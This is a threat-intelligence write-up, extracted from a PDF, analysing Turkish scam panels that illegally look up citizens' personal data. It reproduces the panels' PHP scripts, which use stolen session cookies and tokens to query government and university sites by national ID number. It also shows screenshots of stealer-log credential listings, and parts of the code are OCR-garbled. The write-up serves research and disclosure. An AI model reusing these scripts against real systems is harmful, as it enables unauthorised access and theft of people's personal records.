
Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses



When it comes to understanding how access to citizens' information was obtained through these query panels, my research on the source codes belonging to three different panels revealed two different methods.

In the first method, the queries made through the panel were forwarded to other systems, belonging to the same or different scammers, such as Web APIs. From there, it is highly likely that they were transmitted to websites (government, university, etc.) with authorized access using stolen account credentials (cookies). The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> API (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)



```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 ini_set("display_errors", 1);
4 error_reporting(E_ALL);
5
6 $tc = htmlspecialchars($_POST['tc']);
7
8
9 $ch = curl_init();
10 curl_setopt($ch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$tc&action=vesikalik&auth=GD36nT7Uu9bcDFhrD
x8F6rdY9Kx5munwV q7YHRSLckJ3
gJyt5RTjDbKRzBYvMghzp3VZ3A75bwN24ragzKZTF8VsbvtvEj2w82dDJRVj");
11
12
13 $headers[] = "Accept: application/json";
14
15 $headers = array();
16
17 $result = curl_exec($ch);
18
19
20 fayujbook($sorguURL, "Fayuj Sorgu BOT v24", "Vesika Sorgu", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
21
22
23 ?>
```

```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5 include '../vdsip.php';
6 $url = "http://".$ip."/apiservice/ tapu/tapu.php?tc=$tc&auth=1 ";
7 $bacis1kenfayuj = curl_init($url);
8 curl_setopt($fayuj, CURLOPT_URL, $url);
9 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
12
13 $resp = curl_exec($fayuj);
14 curl_close($fayuj);
15
16
17 echo $resp;
18
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
22
23 ?>
```


```
fayujunisorgu.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5
6 include '../vdsip.php';
7 $url = "http://".$ip."/apiservice/ /uni/uni.php?tc=$tc&auth=" ";
8 $bacis1kenfayuj = curl_init($url);
9 curl_setopt($fayuj, CURLOPT_URL, $url);
10 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
12 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
13
14 $resp = curl_exec($fayuj);
15 curl_close($fayuj);
16
17
18 echo $resp;
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "**$kadi** isimli üye **$tc** için sorgu **$resp**
yaptı!");
22
23 ?>
```

What is an API?

APIs are mechanisms that enable two software components to communicate with each other using a set of definitions and protocols. For example, the weather bureau's software system contains daily weather data. The weather app on your phone "talks" to this system via APIs and shows you daily weather updates on your phone. (Reference: Amazon)

In the second method, queries made through the panel were again transmitted, this time without involving a Web API, to websites (government, university, etc.) with authorized access using stolen account credentials (cookies), just as in the previous method. The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)



```
1
2 <?php
3
4 include "../../server/authcontrol.php";
5
6
7
8
9
10 header("Content-Type: application/json; utf-8;");
11
12 $tc = $_POST['tc'];
13 $dogum = $_POST['dogum'];
14
15
16 $url = "https://enstitu. ....edu.tr/aday/crud!bilgiGetir.action?yerli_kimlik_tc_kimlik_no=$tc
    &aday_ad=asd&aday_soyad=asd&yerli_kimlik_dogum_tarih=$dogum";
17 $agent = 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36';
18 $ch = curl_init();
19 curl_setopt($ch, CURLOPT_URL, $url);
20 curl_setopt($ch, CURLOPT_POST, 1);
21 curl_setopt($ch, CURLOPT_POSTFIELDS,
22     "ayricalik=ad,soyad,baba_adi,ana_adi,mahalle,medeni_hal,cinsiyet,dogum_tarih,cilt_no,aile_sira_no,sira_no,dogum_yer,il_pk,il_ad,ilce_pk
    ,ilce_ad,seri_no,seri,no,seri,no");
23
24 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
25 curl_setopt($ch, CURLOPT_USERAGENT, $agent);
26 $curl_scraped_page = curl_exec($ch);
27 curl_close($ch);
28 $json = json_decode($curl_scraped_page, true);
29
30
31 echo json_encode(array("success" => "true", "data" => $json["adayList"]));
32
33
34
35 fayujbook($sorguURL, "Fayuj Sorgu B0T v33", "Seri No SORGU", "***kadi** isimli üye **$tc** numarasıyla **$dogum** tarihli kişi için sorgu yaptı!");
36 ?>
```




```
fayujapix.php
1 <?php
2 ini_set('display_errors', 0);
3
4
5 include "../server/cookie.php";
6 include "../vendor/autoload.php";
7
8 use GuzzleHttp\Client;
9
10 header('Content-Type: application/json');
11
12 $tc = $_GET["tc"];
13
14
15 $client = new Client();
16 $requestKimlik = $client->request('GET', 'https://...gov.tr/Common/FirmaSorgulamaIslemleri/EsnafSorgulama' . $tc, [
17     'headers' => [
18         "Accept" => "application/json, text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8,application/signed-exchange;v=b3;q=0.9",
19         "Accept-Encoding" => "gzip, deflate, br",
20         "Accept-Language" => "en-US,en;q=0.9",
21         "Connection" => "keep-alive",
22         "Content-Type" => "application/json; charset=utf-8",
23         "sec-ch-ua" => "Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98",
24         "sec-ch-ua-mobile" => "?0",
25         "sec-ch-ua-platform" => "Windows",
26         "Sec-Fetch-Dest" => "empty",
27         "Sec-Fetch-Mode" => "cors",
28         "Sec-Fetch-Site" => "same-origin",
29         "User-Agent" => "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
30         "X-Requested-With" => "XMLHttpRequest"
31     ]
32 ];
33
34 $response = json_decode($requestKimlik->getBody()->getContents(), true);
35 if ($response["State"] == 1) {
36     $json_result = json_decode($response["Result"]["responseJsonStr"], true);
37     $sayi = count($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"]);
38     $json_result = json_encode($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"][$sayi - 1]);
39     echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres" => $response["Result"]["IsYeriAdres"]]);
40 } else {
41     echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
42 }
```



```
api.php
1 <?php
2
3
4 $tc = $_POST['tc'];
5 preg_replace('/^[0-9]+$/', '', $tc);
6 if (empty($tc)) {
7     $result = array(
8         'success' => 'false',
9         'message' => 'Hatalı TC'
10    );
11 }
12
13 $cookie = "tzrw:q5";
14
15 function getPage($cookie)
16 {
17     $ch = curl_init();
18     curl_setopt($ch, CURLOPT_URL, "http://.gov.tr/AOL01001.aspx");
19     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
20     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
21     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
22     curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36");
23     curl_setopt($ch, CURLOPT_COOKIE, "ASP.NET_SessionId=$cookie; kullanici=; ekranTipi=");
24     $output = curl_exec($ch);
25     curl_close($ch);
26 }
```

```
cookie.php
1 <?php
2
3 $cookie = "f5avraaaaaaaaaaaaaaaa_session_=PHHJMCNIBJOI ICDDGHEHLM
KLNMDADKODAJGIDJMHBE( OFMGEBK; _ga=GA1.3.488499337.1645105929;
_gid=GA1.3.1765686683.1645105929; Hsb=kq 1yd; __RequestVerificationToken=dtXPJ48I1kdrkLTQ0tAz
uWqHe0r-UcdBX5yQh-KibrBBCv7CG YI3_qnPggY1;
_gat_gtag_UA_116537410_2=1; f5avraaaaaaaaaaaaaaaa_session_=PMMPGDLNPHDHCNLO LH
DGDLMACMLGCNBBDDHFCOJIIPIMPI BHFEGFPCKMMHIGFF";
4
5 >|
```

Back/Forward

Sorgu


View Group Share Add Tags Action Search

Name	Date Modified
tcxd.php	Dec 26, 2022 at 1
adsoyad	Feb 1, 2023 at 12:
api.php	Jan 13, 2023 at 0
adsoyadpro	Feb 1, 2023 at 12:
api.php	Jan 1, 2023 at 00:
aile	Feb 1, 2023 at 12:
api.php	Jan 3, 2023 at 20:
akraba	Feb 1, 2023 at 12:
api.php	Jan 20, 2023 at 14:
aol	Feb 1, 2023 at 12:
api.php	Jan 21, 2023 at 20:
apiservices	Feb 1, 2023 at 12:
adsorgu.php	Jan 21, 2023 at 2:
akraba.php	Jan 24, 2023 at 19:
annedencocuksorgu.php	Jan 21, 2023 at 2:
aol.php	Jan 21, 2023 at 20:
asi.php	Jan 21, 2023 at 20:
atsbilgi.php	Jan 22, 2023 at 2:
abadancocuksorgu.php	Jan 21, 2023 at 2:
detayliadres.php	Jan 21, 2023 at 20:
gsmtc.php	Jan 21, 2023 at 20:
secmentc.php	Jan 21, 2023 at 2:
sinif.php	Jan 24, 2023 at 19:
sms.php	Jan 24, 2023 at 19:
soyadsorgu.php	Jan 21, 2023 at 2:
tcgsm.php	Jan 21, 2023 at 20:
tcsorgu.php	Jan 21, 2023 at 2:
universite.php	Jan 28, 2023 at 2:
vesika.php	Jan 24, 2023 at 16:
asi	Feb 1, 2023 at 12:
bina	Feb 1, 2023 at 12:
bomer	Feb 1, 2023 at 12:
card	Feb 1, 2023 at 12:

atsbilgi.php

Open with Xcode

```
<?php
$auth_key = " ";
if($_GET['auth'] != $auth_key) {
    echo json_encode(array('success' => false, 'message' => 'auth key nerde : herif'));
    die();
} else {
    $_proxy = " ";
    $_proxyport = "5678";
    $cookie = "ASP.NET_SessionId=ot:hxh";
    $tc = $_GET['tc'];
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "https://.gov.tr/api/rapor/uygulamasorguladeta?criteria=%7B%22Tckimlik%22:%22$tc%22,%22Hibelistele%22:false%7D");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_HTTPGET, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_PROXY, $_proxy);
    curl_setopt($ch, CURLOPT_PROXYPORT, $_proxyport);
    curl_setopt($ch, CURLOPT_COOKIE, $cookie);
    curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36");
    curl_setopt($ch, CURLOPT_HTTPHEADER, array(
        'Accept: application/json, text/plain, */*',
        'Accept-Encoding: gzip, deflate, br',
        'Accept-Language: en-US,en;q=0.9',
        'Authorization: JWT
eyJ0eXBvZmM0eWZmY1MmY1c3I0I0NTg1MDcyMjY1IGFho20EYU',
        'Connection: keep-alive',
        'Host: .gov.tr',
        'Referer: https://.gov.tr/pages/src/',
        'Sec-Fetch-Dest: empty',
        'Sec-Fetch-Mode: cors',
        'Sec-Fetch-Site: same-origin',
        'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36',
    ));
    $resp = curl_exec($ch);
    /* bastir */
    print_r($resp);
    /* proxy ip */
}
```



The main reason for my strong assumption that stolen accounts are involved is that when I searched for these abused websites on SOCRadar's cyber threat intelligence platform, I discovered that records containing access credentials (stealer logs: usernames, passwords, cookies, etc.) were being sold on the underground market. It is highly likely that certain threat actors hack into the systems of users who have access to these websites and

Dashboard

Attack Surface Management

Digital Risk Protection

Digital Risk Monitoring

Brand Protection

Fraud Protection

VIP Protection

Surface Web Monitoring

DRP Configuration

Cyber Threat Intelligence

Threat Hunting

Local Threat Share

Dark Web News

Vulnerability Intelligence

Supply Chain Intelligence

Threat Feed / IOC

Threat Actor/Malware

Threat Hunting

Local Threat Share

Dark Web News

Vulnerability Intelligence

Supply Chain Intelligence

Threat Feed / IOC

Threat Actor/Malware

platform.socradar.com/app/threat-hunting?q=meb.gov.tr

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SocRadar

Threat Hunting

PROFESSIONAL

MS

Dashboard

Attack Surface Management

Digital Risk Protection

Cyber Threat Intelligence

Threat Hunting

Local Threat Share

Dark Web News

Vulnerability Intelligence

Supply Chain Intelligence

Threat Feed / IOC

Threat Actor/Malware

enstittu. .edu.tr

Last Year

Search

Search Result

Stealer Logs 623

Breach Datasets 0

Exposed Raw Data 104

Public Buckets 0

Public Code Repos 0

Reputation Data 0

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://giris.aspx	gov.tr/ogrenci_		Possible Customer	passwords.txt	19 Jun 2023	TR	
https://giris.aspx	gov.tr/ogrenci_		Possible Customer	passwords.txt	19 Jun 2023		
http://ris.aspx	gov.tr/ogrenci_gi		Possible Customer	passwords.txt	19 Jun 2023		
https://giris.aspx	gov.tr/ogrenci_		Possible Customer	passwords.txt	19 Jun 2023	TR	
http://	gov.tr		Possible Customer	passwords.txt	19 Jun 2023		
https://	gov.tr/		Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://giris.aspx	gov.tr/ogrenci_		Possible Customer	passwords.txt	19 Jun 2023		
http://ris.aspx	gov.tr/ogrenci_gi		Possible Customer	passwords.txt	19 Jun 2023		
http://ris.aspx	gov.tr/ogrenci_gi		Possible Customer	passwords.txt	19 Jun 2023	TR	
http://ris.aspx	gov.tr/ogrenci_gi		Possible Customer	Passwords.txt	19 Jun 2023		
https://giris.aspx	gov.tr/ogrenci_		Possible Customer	Passwords.txt	19 Jun 2023		
http://ris.aspx	gov.tr/ogrenci_gi		Possible Customer	Passwords.txt	19 Jun 2023		

Remaining Credit

2.5B+ Total Records

Actions

Stealer Log Filters

Filter by keyword

Tag

Domain Intel Card

Domain Score

0

gov.tr (Whitelisted)

Very Low Risk

Risk Score

platform.socradar.com/app/threat-hunting?q=enstittu. .edu.tr

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SocRadar

Threat Hunting

PROFESSIONAL

MS

Dashboard

Attack Surface Management

Digital Risk Protection

Cyber Threat Intelligence

Threat Hunting

Local Threat Share

Dark Web News

Vulnerability Intelligence

Supply Chain Intelligence

Threat Feed / IOC

Threat Actor/Malware

Threat Hunting Rules

Malware Analysis

Threat Reports

Breach Datasets

Campaigns

Stealer Logs

enstittu. .edu.tr

Last Year

Search

Search Result

Stealer Logs 622

Breach Datasets 0

Exposed Raw Data 0

Public Buckets 0

Public Code Repos 0

Reputation Data 0

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
http://enstittu.nci.jap	edu.tr/ogre		Possible Employee	passwords.txt	20 Jun 2023	TR	
https://enstittu.nci.jap	.edu.tr/ogr		Possible Employee	Passwords.txt	20 Jun 2023	TR	
https://enstittu.y.jsp	.edu.tr/ada		Possible Employee	passwords.txt	19 Jun 2023	TR	
coskun. @	.edu.tr			passwords.txt	19 Jun 2023	TR	
https://mail.atio/layou/login.h	du.tr/iwc_st		Possible Employee	passwords.txt	19 Jun 2023	TR	
https://enstittu.nci.jap	.edu.tr/ogr		Possible Employee	passwords.txt	19 Jun 2023	TR	
http://moodleogin/forget_passw	edu.tr/i		Possible Customer	passwords.txt	19 Jun 2023	TR	
https://bidbde login.php	.edu.tr/		Possible Customer	passwords.txt	19 Jun 2023	TR	
https://opens:penam/XUI/	pe.edu.tr/o		Possible Employee	passwords.txt	19 Jun 2023	TR	
ede_sos_zoor	pe.edu.tr			passwords.txt	19 Jun 2023		
serkan. @	.edu.tr			passwords.txt	19 Jun 2023		
demet@	.edu.tr			passwords.txt	19 Jun 2023		

Remaining Credit

2.5B+ Total Records

Actions

Stealer Log Filters

Filter by keyword

Tag

Domain Intel Card

Domain Score

0

enstittu. .edu.tr (Whitelisted)

Very Low Risk

Risk Score

Dashboard

Attack Surface Management

Digital Risk Protection

Cyber Threat Intelligence

Threat Hunting

Local Threat Share

Dark Web News

Vulnerability Intelligence

Supply Chain Intelligence

Threat Feed / IOC

Threat Actor/Malware

Threat Hunting Rules

Malware Analysis

Threat Reports

Breach Datasets

Campaigns

Stealer Logs

Incidents

Reports

Threat Hunting

platform.socradar.com/app/threat-hunting?q=.gov.tr

Hack 4 Career. Inf...

LinkedIn

Mert SARICA (mer...

Inbox - mert.saric...

Other Bookmarks

SOCradar

Threat Hunting

PROFESSIONAL

MS

Search Result

Stealer Logs

Breach Datasets

Exposed Raw Data

Public Buckets

Public Code Repos

Reputation

gov.tr

Last Year

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://anilicislemler.gov.tr/Portal/Kullnleri			Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Portal/Kullnleri			Possible Customer	passwords.txt	19 Jun 2023		
https://anilicislemler.gov.tr/Portal/Ho			Possible Customer	passwords.txt	19 Jun 2023		
https://anilicislemler.gov.tr/Portal/KullnNolleKayit			Possible Customer	passwords.txt	19 Jun 2023		
https://anilicislemler.gov.tr/Portal/KullnNolleKayit			Possible Customer	Passwords.txt	19 Jun 2023	TR	
